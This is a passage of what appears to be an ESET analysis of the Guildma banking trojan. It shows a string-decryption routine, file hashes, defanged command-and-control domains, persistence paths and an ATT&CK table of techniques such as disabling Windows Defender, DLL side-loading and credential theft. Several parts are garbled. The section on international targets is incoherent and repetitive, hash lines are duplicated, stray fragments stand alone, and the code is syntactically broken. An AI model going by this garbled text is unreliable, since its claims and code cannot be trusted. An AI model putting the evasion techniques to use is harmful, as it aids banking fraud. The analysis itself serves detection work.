        x = s [ i ] ^ key [ i % len ( key ) ];
        if last > x:
            x += 0xff;
        x -= last;
        last = s [ i ];
        s [ i ] = x;

    # stage 2 - reverse string
    s = s [::-1];

    # stage 3 - c = not ( c - 10 )
    s = "" . join ( [ chr ( ( ~( c - 10 ) ) & 0xff ) for c in s ] );

    # stage 4 - Base25 decode and key subtraction
    k = ord ( s [ 0 ] ) - 65;
    ot = "";
    for i in range ( 1, len ( s ), 2 ):
        ot += chr ( ( ord ( s [ i ] ) - 65 ) * 25 + ord ( s [ i + 1 ] )

    return ot;
```

Figure 10. New string encryption algorithm

Originally, Guildma was using the same string encryption as [Casbaneiro](#). The new algorithm has four stages and as you can see, the original string encryption algorithm is still used as the first stage. Also of note is the fact that the fourth stage is once again using [Mispadu’s](#) encryption algorithm.

In version 148 Guildma implemented a string table; all strings are decrypted at the beginning of execution and accessed from the table when needed.

## Removal of international targets

In version 138, Guildma added capability to target institutions (mainly banks)

international campaigns; the group has even went as far as to target the last 14 months we have seen a significant increase in the number of international targets.

Outside of Brazil was a significant increase in the number of international targets in-development.

most prevalent Latin American countries, such as Brazil, Mexico, and Colombia, which have a rich historical and cultural heritage. The group has been seen to target a wide range of international targets, including banks, government agencies, and other institutions. The group has also been seen to target a wide range of international targets, including banks, government agencies, and other institutions.



### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

Guildma once again shares the prevailing characteristics of a Latin American banking trojan. It is written in Delphi, targets the region, implements backdoor functionality, splits its functionality into many modules and abuses legitimate tools.

Guildma also shares interesting common features with families described earlier in this series. Namely, its current encryption algorithm combines the ones used by Casbaneiro and Mispadu.

For any inquiries, contact us at [threatintel@eset.com](mailto:threatintel@eset.com). Indicators of Compromise can also be found in [our GitHub repository](#).

## Indicators of Compromise (IoCs)

### Hashes

SHA-1	Description	ESET Detection
45c58bc40768dce6a6c611e08fd34c62441aa776	Main module loader 1	Win32/Spy.Guildma
861f20b0dcc55f94b4c43e4a7e77f042c21506cf	Main module injector	Win32/Spy.Guildma
37fd19b1ab1dcc25e07bc96d4c02d81cf4edb8a1	Main module loader 2	Win32/Spy.Guildma
a7b10b8de2b0ef898cff31fa2d9d5cbaae2e9d0d	Main module	Win32/Spy.Guildma
4f65736a9d6b94b376c58b3cdcb49bbd295cd8cc	Contacts stealer and form grabber	Win32/Spy.Guildma
6c9304c5862d4e0de1c86d7ae3764f5e8358daff	RAT module (DLL)	Win32/Spy.Guildma
89fbffe456de850f7abf4f97d3b9da4bad6afb57	RAT module (EXE)	Win32/Spy.Guildma
af0d495ecc3622b14a40ddcd8005873c5ddc3a2d	MailPassView	Win32/PSWTool

af0d495ecc3622b14a40ddcd8005873c5ddc3a2d	MailPassView	Win32/PSWTool
861f20b0dcc55f94b4c43e4a7e77f042c21506cf	Main module injector	Win32/Spy.Guildma



### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

Location

%APPDATA%\Microsoft\Programs\StartUp\reiast%USERNAME%%COMPUTERNAME%.lnk

Targets

C:\Program Files (x86)\Internet Explorer\ExtExport.exe  
C:\Program Files\Internet Explorer\ExtExport.exe

Args

<install dir> <rand> <rand>  
(where <rand> is a random, 5 to 9 character long string generated from the alphabet qwertyuiop1lgfdsas2dfghj3zcvbnmm)

C&C servers

- https://www.zvatrswtsw[.]ml
- https://xskcjzamlkxwo[.]gq
- https://www.vhguyeu[.]ml
- https://www.carnataldez[.]ml
- https://www.movbmog[.]ga
- https://iuiuytrytrewrqw[.]gq
- https://www.gucinowertr[.]tk
- https://equilibrios[.]ga
- https://www.clooinfor[.]cf
- https://ambirsr[.]tk
- https://dbuhcbudyu[.]tk



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

ion

distribution chains start  
delicious email attachment.

Execution	T1075	RunDLL	execute its binary modules.
	T1047	Windows Management Instrumentation	Guildma abuses <code>WMIC.exe</code> to execute some of its distribution chain stages.
Persistence	T1060	Registry Run Keys / Startup Folder	Guildma ensures persistence by creating a LNK file in the <code>%STARTUP%</code> folder.
Defense Evasion	T1197	BITS Jobs	<code>BITSAdmin.exe</code> is used to download binary modules.
	T1089	Disabling Security Tools	Guildma disables Windows Defender.
	T1140	Deobfuscate/Decode Files or Information	The majority of Guildma modules need to be decrypted after downloading.
	T1073	DLL Side-Loading	Guildma abuses <code>ExtExport.exe</code> for DLL Side-Loading.
	T1096	NTFS File Attributes	Guildma utilizes ADS to hide its modules on disk.
	T1055	Process Injection	Guildma utilizes process injection when executing its modules.
	T1064	Scripting	Guildma implements its distribution chain stages in various scripting languages (mainly JScript).
	T1220	XSL Script Processing	Guildma utilizes XSL script(s) in its distribution chains.



### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

Guildma extracts credentials from web browsers and email files.

Guildma extracts credentials from web browsers and email files in the Windows Registry.

Guildma checks for the presence of certain tools to determine whether Windows Defender and security tools are installed.

Guildma uses window discovery to find and terminate older versions of the application.



Discovery	T1010	Application Window Discovery	Identify and terminate other versions of itself and to detect when interesting programs (e.g. banking applications or web browsers) are running.
	T1063	Security Software Discovery	Guildma detects the presence of several security products.
	T1082	System Information Discovery	Guildma collects OS version and bitness, computer name and system locale.
	T1497	Virtualization/Sandbox Evasion	Guildma uses directory names, computer names, volume IDs, and existence of named objects to detect sandboxes and virtualized environments.
Collection	T1113	Screen Capture	Guildma is capable of taking screenshots.
Command and Control	T1024	Custom Cryptographic Protocol	New C&C addresses are encrypted using custom encryption algorithms.
Exfiltration	T1041	Exfiltration Over Command and Control Channel	Guildma uploads screenshots and log files to the C&C server.

Let us keep you up to date



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

## Related Articles

**MALWARE**  
**In plain sight:  
Malicious ads hiding  
in search results**

**MALWARE, DIGITAL  
SECURITY**  
**Malware hiding in  
pictures? More likely  
than you think**


**CRITICAL INFRASTRUCTURE,  
MALWARE**  
**Black Hat 2023:  
Cyberwar fire-and-  
forget-me-not**

## Discussion

**What do you think?**  
4 Responses







-   
Upvote
-   
Funny
-   
Love
-   
Surprised
-   
Angry
-   
Sad


0 Comments 1 Login ▼



Start the discussion...

LOG IN WITH



OR SIGN UP WITH DISQUS 




• Share

Best

Newest

Oldest



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).